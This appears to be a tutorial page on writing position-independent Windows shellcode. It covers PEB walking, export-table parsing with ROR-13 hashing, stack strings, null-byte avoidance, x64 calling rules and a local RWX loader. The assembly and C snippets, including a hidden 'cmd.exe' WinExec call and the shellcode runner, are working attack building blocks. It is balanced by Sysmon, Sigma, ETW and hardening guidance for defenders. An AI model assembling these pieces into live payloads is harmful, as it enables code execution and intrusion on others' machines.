Position-Independent Code: Writing PIC Shellcode Without Hardcoded Addresses
Objective: Understand how Windows shellcode achieves position independence – resolving module bases through the TEB/PEB chain, walking PE export tables, hashing API names, and eliminating null bytes – so defenders can detect the resulting memory and behavioral signatures and authorized red teamers can build and test payloads correctly.
1. What Makes Code Position-Dependent?
A normal Windows executable contains absolute virtual addresses everywhere: indirect calls through the Import Address Table (IAT), references to global variables, jump tables, and so on. The PE loader fixes these up at load time using the .reloc section and patches the IAT against the modules it has just mapped.
Shellcode has none of that. It is raw opcodes copied into a memory region (often allocated by VirtualAlloc or written into another process), with no loader, no relocation table, no IAT, and no guarantee about where it will live. Any hardcoded virtual address – to a string, to an API, to a jump target – will be wrong the moment the payload moves.
The constraint is therefore strict: every address the shellcode needs must be computed at runtime, from a known starting point that the OS itself hands the thread. On Windows, that starting point is the Thread Environment Block (TEB).
2. The Problem with the IAT
A standard PE binary calls LoadLibraryA via something like call qword ptr [rip+IAT_LoadLibraryA] – an indirect jump through a slot the loader populated. Shellcode cannot do this:
- It has no
.idatasection, noIMAGE_IMPORT_DESCRIPTOR, and no loader to read them. - It cannot embed an absolute
kernel32!LoadLibraryAaddress because ASLR randomizes module bases every boot. - It cannot rely on Windows syscall numbers either – those numbers are not a stable ABI and shift between builds.
The standard solution is PEB walking: the shellcode traces the in-memory loader data structures to find kernel32.dll, parses its export table, and resolves the handful of APIs it actually needs (typically LoadLibraryA and GetProcAddress, which then bootstrap anything else).
3. Windows Memory Layout Primer: TEB, PEB, and the Loader
Every Windows thread has a TEB. The OS keeps a pointer to it in a segment register so user-mode code can reach it in a single instruction:
| Architecture | Instruction | Result |
|---|---|---|
| x86 | MOV EAX, FS:[0x30] | EAX ← TEB.ProcessEnvironmentBlock (PEB) |
| x64 | MOV RAX, GS:[0x60] | RAX ← TEB.ProcessEnvironmentBlock (PEB) |
From the PEB, shellcode chains through Ldr (a _PEB_LDR_DATA*) to reach the loader’s three doubly-linked lists of _LDR_DATA_TABLE_ENTRY records – one entry per loaded module.
Relevant offsets (Windows 10/11):
| Struct | Field | x86 offset | x64 offset |
|---|---|---|---|
_TEB | ProcessEnvironmentBlock | +0x030 | +0x060 |
_PEB | Ldr | +0x00C | +0x018 |
_PEB_LDR_DATA | InLoadOrderModuleList | +0x00C | +0x010 |
_PEB_LDR_DATA | InMemoryOrderModuleList | +0x014 | +0x020 |
_PEB_LDR_DATA | InInitializationOrderModuleList | +0x01C | +0x030 |
_LDR_DATA_TABLE_ENTRY | DllBase | +0x018 | +0x030 |
_LDR_DATA_TABLE_ENTRY | BaseDllName | +0x02C | +0x058 |
Verify offsets on your target build with WinDbg (dt ntdll!_PEB, dt ntdll!_LDR_DATA_TABLE_ENTRY). They are stable across mainstream Windows 10/11 but not guaranteed forever.
// Conceptual layout — fields used by PEB-walking shellcode
typedef struct _LDR_DATA_TABLE_ENTRY {
    LIST_ENTRY     InLoadOrderLinks;        // +0x00
    LIST_ENTRY     InMemoryOrderLinks;      // +0x10 (x64)
    LIST_ENTRY     InInitializationOrderLinks;
    PVOID          DllBase;                 // +0x30 (x64)
    PVOID          EntryPoint;
    ULONG          SizeOfImage;
    UNICODE_STRING FullDllName;
    UNICODE_STRING BaseDllName;             // +0x58 (x64)
    // ...
} LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;
4. Walking the Module List to Find kernel32.dll
The loader populates InInitializationOrderModuleList in a predictable order: the main executable first, then ntdll.dll, then kernel32.dll. A common shortcut is to grab the third entry’s DllBase without ever comparing a name – fewer bytes, no strings, no signatures.
; x64 — locate kernel32.dll base via the PEB
; Output: RBX = kernel32.dll base address

    xor   rcx, rcx
    mov   rax, [gs:rcx + 0x60]      ; RAX = PEB
    mov   rax, [rax + 0x18]         ; RAX = PEB->Ldr
    mov   rax, [rax + 0x20]         ; RAX = InMemoryOrderModuleList.Flink (1st: this EXE)
    mov   rax, [rax]                ; 2nd entry: ntdll.dll
    mov   rax, [rax]                ; 3rd entry: kernel32.dll
    mov   rbx, [rax + 0x20]         ; LDR_DATA_TABLE_ENTRY.DllBase
                                    ; (offset 0x20 within an InMemoryOrder-rooted entry)
For 32-bit shellcode the same idea applies with smaller offsets:
; x86 — same walk, FS-relative
    xor   ecx, ecx
    mov   eax, [fs:ecx + 0x30]      ; EAX = PEB
    mov   eax, [eax + 0x0C]         ; PEB->Ldr
    mov   eax, [eax + 0x14]         ; InMemoryOrderModuleList.Flink
    mov   eax, [eax]                ; 2nd
    mov   eax, [eax]                ; 3rd (kernel32)
    mov   ebx, [eax + 0x10]         ; DllBase (x86 offset)
A more robust variant iterates the list and hash-compares BaseDllName.Buffer (Unicode), upper-casing each character inline. That survives reordering and is what production loaders use.
5. Parsing the PE Export Directory
Once RBX = kernel32!ImageBase, the shellcode parses the PE headers:
ImageBase
  └─► IMAGE_DOS_HEADER.e_lfanew (+0x3C)
        └─► IMAGE_NT_HEADERS
              └─► OptionalHeader.DataDirectory[0]  ; EXPORT
                    └─► IMAGE_EXPORT_DIRECTORY
                          ├─ NumberOfNames
                          ├─ AddressOfNames        (RVA → name RVAs)
                          ├─ AddressOfNameOrdinals (RVA → ordinal table)
                          └─ AddressOfFunctions    (RVA → function RVAs)
The three arrays are parallel: index i in AddressOfNames matches index i in AddressOfNameOrdinals, whose ordinal value o indexes AddressOfFunctions[o]. All values are RVAs, so the resolved function address is ImageBase + RVA.
; x64 — reach the export directory from RBX = ImageBase
; Output: RCX = IMAGE_EXPORT_DIRECTORY*
    mov   eax, dword [rbx + 0x3C]   ; DOS.e_lfanew
    lea   rdx, [rbx + rax]          ; RDX -> IMAGE_NT_HEADERS
    mov   eax, dword [rdx + 0x88]   ; NT.OptionalHeader.DataDirectory[0].VirtualAddress
    lea   rcx, [rbx + rax]          ; RCX -> IMAGE_EXPORT_DIRECTORY

    mov   r8d,  dword [rcx + 0x18]  ; NumberOfNames
    mov   r9d,  dword [rcx + 0x20]  ; AddressOfNames     (RVA)
    mov   r10d, dword [rcx + 0x24]  ; AddressOfNameOrdinals
    mov   r11d, dword [rcx + 0x1C]  ; AddressOfFunctions
The resolver then iterates 0..NumberOfNames-1, hashes the name string at ImageBase + Names[i], compares against a precomputed target, and on match returns ImageBase + Functions[ Ordinals[i] ].

6. Function Name Hashing (ROR-13)
Embedding the literal string "LoadLibraryA" would (a) introduce hardcoded data references and (b) be a trivial AV signature. The standard substitute is an inline rolling hash. The most common is ROR-13 add:
// Conceptual ROR-13 hash. Iterate bytes of the export name; stop at NUL.
// Same routine is implemented inline in assembly when resolving APIs.
unsigned int ror13_hash(const char *name) {
    unsigned int h = 0;
    while (*name) {
        h = (h >> 13) | (h << (32 - 13));   // ROR 13
        h += (unsigned char)*name++;
    }
    return h;
}

// Pre-computed constants (illustrative — recompute for your toolchain):
// LoadLibraryA   -> 0x0726774C
// GetProcAddress -> 0x7C0DFCAA
// ExitProcess    -> 0x73E2D87E
// VirtualAlloc   -> 0x91AFCA54
Replacing the while body with three cmp/ror/add instructions inside the export-walk loop produces a few dozen bytes of fully position-independent resolver – no strings, no absolute addresses, no relocations.
7. RIP-Relative Addressing and the CALL/POP Trick
When the shellcode does need inline data (a precomputed key, a config blob, a wide-string template), it must reference it without an absolute address.
x64 makes this nearly free: every LEA reg, [rel label] and direct CALL/JMP is encoded RIP-relative:
lea rcx, [rel api_hash_table] ; RIP-relative, no relocation neededx86 has no RIP-relative encoding. The classic substitute is the get-EIP trick: CALL past a label, then POP the return address into a register, giving you a known anchor:
    call  get_eip
get_eip:
    pop   ebp                          ; EBP = address of this instruction
    ; data referenced as [ebp + (label - get_eip)]
Anything stored inline can now be addressed by displacement from EBP.
8. Stack Strings and Null-Byte Elimination
Shellcode is often delivered via a string-copying primitive (strcpy, lstrcpyA, a parser that stops at \0), so embedded null bytes truncate the payload. Two problems must be solved together: avoid nulls in opcodes, and produce required strings ("kernel32.dll", "WinExec", "cmd.exe") without storing them as data.
Construct strings on the stack by pushing immediates:
; Build "cmd.exe\0" on the stack (8 bytes including NUL)
    xor   rax, rax
    push  rax                       ; trailing NUL via zeroed qword
    mov   rax, 0x6578652E646D63     ; 'cmd.exe' (little-endian, no embedded zero)
    push  rax
    mov   rcx, rsp                  ; RCX -> "cmd.exe\0" — first arg for WinExec
Eliminate accidental nulls in opcodes:
| Avoid | Use instead | Reason |
|---|---|---|
mov rax, 0 (48 C7 C0 00 00 00 00) | xor rax, rax | Removes four NUL bytes |
push 0 (6A 00) | xor reg, reg; push reg | 6A 00 contains a NUL |
| Short jumps spanning NUL displacements | Pad with nop or reorder code | Avoids NUL in the offset byte |
mov al, 0x00 | xor al, al | Same fix at byte width |
Always disassemble and grep the assembled output for \x00 before shipping – see Section 10.
9. x64 ABI Constraints: Shadow Space and Alignment
Windows x64 imposes two rules shellcode authors get wrong constantly:
RSPmust be 16-byte aligned at the point ofCALLto any Windows API. TheCALLitself pushes an 8-byte return address, so the callee’sRSPends up at(16N - 8)on entry, which is what Microsoft’s prolog code expects.- The caller allocates 32 bytes of shadow space (a.k.a. home space) above the return address, even when the callee takes 0-4 arguments. The callee may spill
RCX,RDX,R8,R9into those slots.
The first four integer arguments go in RCX, RDX, R8, R9; further arguments are pushed right-to-left. Volatile registers (RAX, RCX, RDX, R8–R11) may be clobbered by any CALL; non-volatile (RBX, RBP, RDI, RSI, R12–R15) must be saved if you rely on them.
; Calling WinExec("cmd.exe", SW_HIDE) once API is resolved in RAX
    and   rsp, -16                  ; force 16-byte alignment
    sub   rsp, 32                   ; shadow space (home space)

    lea   rcx, [rsp + 0x40]         ; pointer to "cmd.exe" (built earlier)
    xor   rdx, rdx                  ; uCmdShow = SW_HIDE (0)
    call  rax                       ; WinExec

    add   rsp, 32                   ; tear down shadow space
Misalignment typically manifests as STATUS_ACCESS_VIOLATION inside kernel32 or ntdll MMX/SSE prologs – a tell-tale crash signature when reviewing payloads.
10. Extraction and Controlled Testing
Once assembled with NASM, raw bytes are extracted from the COFF object and audited:
nasm -f win64 payload.asm -o payload.obj
objcopy -O binary -j .text payload.obj payload.bin
A quick Python harness verifies the payload is truly position-independent – no embedded nulls, no relocations:
# verify.py — sanity-check a raw shellcode blob
data = open("payload.bin", "rb").read()
print(f"[+] size: {len(data)} bytes")

null_offsets = [i for i, b in enumerate(data) if b == 0]
if null_offsets:
    print(f"[!] {len(null_offsets)} NUL byte(s), first at offset {null_offsets[0]:#x}")
else:
    print("[+] null-free")

# C-array dump for embedding in a test loader
print("unsigned char sc[] = {")
print(", ".join(f"0x{b:02x}" for b in data))
print("};")
A minimal local loader executes the payload inside the same process for isolated VM testing – this is the educational sandbox, not a cross-process injector:
// test_runner.cpp — local-only execution for analysis in a VM
// Defenders: this RWX + function-pointer-cast pattern is exactly what
// EDR/ETW THREATINT flags. It is shown so you know what to look for.
#include <windows.h>
#include <string.h>
extern unsigned char sc[];
extern size_t        sc_len;

int main(void) {
    void *mem = VirtualAlloc(NULL, sc_len,
                             MEM_COMMIT | MEM_RESERVE,
                             PAGE_EXECUTE_READWRITE);
    memcpy(mem, sc, sc_len);
    ((void(*)())mem)();
    return 0;
}
The VirtualAlloc(PAGE_EXECUTE_READWRITE) → memcpy → indirect-call triad is the canonical shellcode runner pattern and is heavily instrumented.
11. Common Attacker Techniques
| Technique | Description |
|---|---|
| PEB walking | Resolve kernel32/ntdll bases via GS:[0x60] / FS:[0x30] without imports |
| Export hash resolution | ROR-13 (or FNV/djb2) hashing to find APIs without embedded strings |
| Stack strings | Push immediates to materialise "cmd.exe", "WinExec", etc., on the stack |
| Reflective loading | PIC stub maps a full DLL into memory and calls its DllMain (T1620) |
| Remote injection | VirtualAllocEx + WriteProcessMemory + CreateRemoteThread into a target PID |
| APC queuing | QueueUserAPC to deliver shellcode into an alertable thread |
| Process hollowing | Suspend a benign process, unmap its image, write PIC payload, resume |
| Module stomping | Overwrite the .text of a legitimately loaded DLL with PIC shellcode |
12. Defensive Strategies & Detection

PIC shellcode leaves consistent telemetry across Sysmon, ETW, and memory forensics.
Sysmon Event IDs to monitor:
| Event ID | Signal |
|---|---|
1 | Process creation (with command line) – anomalous parents (winword.exe → cmd.exe) |
7 | ImageLoad from user-writable paths into system processes |
8 | CreateRemoteThread – primary remote-injection signal |
10 | ProcessAccess with GrantedAccess containing 0x1F0FFF, 0x1410, or PROCESS_VM_WRITE \| PROCESS_VM_OPERATION \| PROCESS_CREATE_THREAD |
17/18 | Named pipe creation/connection (common C2 channel) |
25 | ProcessTampering (image hollowing) |
ETW providers give earlier and harder-to-evade signal: Microsoft-Windows-Threat-Intelligence (THREATINT) fires on VirtualAllocEx with PAGE_EXECUTE_READWRITE, WriteProcessMemory, and MapViewOfFile against remote processes. Consuming THREATINT requires a signed ELAM/PPL driver, which is why EDR vendors – not generic SIEMs – own this telemetry. Also enable the Audit Process Creation policy (Event ID 4688) with command-line inclusion, and Audit Kernel Object to capture OpenProcess handle requests.
Sigma sketch – cross-process handle access for injection:
title: Suspicious Cross-Process Access Likely Preceding Shellcode Injection
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 10
    GrantedAccess|contains:
      - '0x1F0FFF'    # PROCESS_ALL_ACCESS
      - '0x1410'      # VM_READ|VM_WRITE|VM_OPERATION
      - '0x1F1FFF'
    TargetImage|endswith:
      - '\lsass.exe'
      - '\svchost.exe'
      - '\explorer.exe'
  filter_legit:
    SourceImage|endswith:
      - '\MsMpEng.exe'
      - '\MsSense.exe'
  condition: selection and not filter_legit
level: high
Memory-forensics indicators: Volatility 3 malfind locates RWX regions containing executable code or PE headers in non-image memory; ldrmodules flags executable regions not represented in any of the three PEB loader lists – the canonical reflective/PIC signature. Threads whose StartAddress falls inside a heap allocation rather than a mapped image are inherently suspicious.
Hardening:
| Mitigation | Effect |
|---|---|
ACG (ProcessDynamicCodePolicy) | Forbids new executable pages; breaks VirtualAlloc(PAGE_EXECUTE_READWRITE) |
| DEP / NX | Hardware-enforced non-execute on data pages |
| CFG | Invalidates indirect calls to non-registered targets |
| HVCI | Hypervisor-enforced kernel code integrity |
| ASR rules | Block office/script children, untrusted USB execution, etc. |
Restrict SeDebugPrivilege | Limits which accounts can open and write to other processes |
13. Tools for PIC Shellcode Analysis
| Tool | Description | Link |
|---|---|---|
| WinDbg | Verify struct offsets (dt ntdll!_PEB, dt ntdll!_LDR_DATA_TABLE_ENTRY) | microsoft.com |
| NASM | Assemble x86/x64 PIC payloads in Intel syntax | nasm.us |
| x64dbg | Dynamic analysis of shellcode in a loader harness | x64dbg.com |
| Ghidra / IDA | Static disassembly of extracted opcodes | ghidra-sre.org |
| Process Hacker | Inspect process memory regions and protections | processhacker.sf.io |
pe-sieve | Hunts injected, hollowed, or stomped modules | github.com/hasherezade/pe-sieve |
| Volatility 3 | malfind, ldrmodules, vadinfo for memory-resident PIC | volatilityfoundation.org |
| YARA | Signature ROR-13 loops, PEB-walk prologues, hash tables | virustotal.github.io/yara |
| SilkETW | Subscribe to THREATINT and Kernel-Process providers | github.com/mandiant/SilkETW |
14. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Reflective Code Loading | T1620 | Volatility malfind / ldrmodules; THREATINT ETW |
| Process Injection (parent) | T1055 | Sysmon EID 10 + EID 8; ETW THREATINT WriteVM/AllocVM |
| Process Injection: DLL | T1055.001 | Sysmon EID 7 from unusual paths; pe-sieve |
| Process Injection: APC | T1055.004 | Kernel-Process ETW thread events on alertable waits |
| Process Injection: Hollowing | T1055.012 | Sysmon EID 25 ProcessTampering; pe-sieve hollowing scan |
| Obfuscated Files or Information | T1027 | YARA on ROR-13 hash loops and stack-string push sequences |
| Command and Scripting Interpreter | T1059 | EID 4688 / Sysmon EID 1 with command-line auditing |
Summary
- Position-independent shellcode replaces the PE loader’s work at runtime: it must resolve every address it touches, starting from the segment-register pointer to the TEB.
- The PEB →
Ldr→InMemoryOrderModuleListchain reacheskernel32.dllin three pointer dereferences without any string comparison. - Parsing the PE export directory with ROR-13 hashed lookups removes embedded API name strings and the static signatures they create.
- Stack-string construction,
XOR-zero idioms, and RIP-relative addressing keep the byte stream null-free and relocation-free. - Defenders catch the resulting behaviour through Sysmon EID
8/10, THREATINT ETW onVirtualAllocEx/WriteProcessMemory, and Volatilitymalfind/ldrmodulesagainst unbacked RWX regions – and harden processes with ACG, CFG, HVCI, and ASR rules to break the primitive entirely.
Related Tutorials
- Writing x64 Shellcode: Differences, Shadow Space, and Register Conventions
- Writing Your First Shellcode: x86 Reverse Shell from Scratch
- Shellcode Encoders: XOR Encoding, Custom Decoders, and Avoiding Bad Chars
- Egghunters: Staged Payload Delivery When Buffer Space Is Tight
- Bad Characters, Null Bytes, and Restricted Character Sets
References
- Reflective Code Loading, Technique T1620 – Enterprise | MITRE ATT&CK
- Process Injection, Technique T1055 – Enterprise | MITRE ATT&CK
- Donut – Generating Position-Independent Shellcode | MITRE ATT&CK Software S0695
- Process Injection: Portable Executable Injection, Sub-technique T1055.002 – Enterprise | MITRE ATT&CK
- Position-Independent Code Techniques | hackerhouse-opensource/shellcode | DeepWiki
- PIC-Library: A Collection of Position Independent Coding Resources | GitHub
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.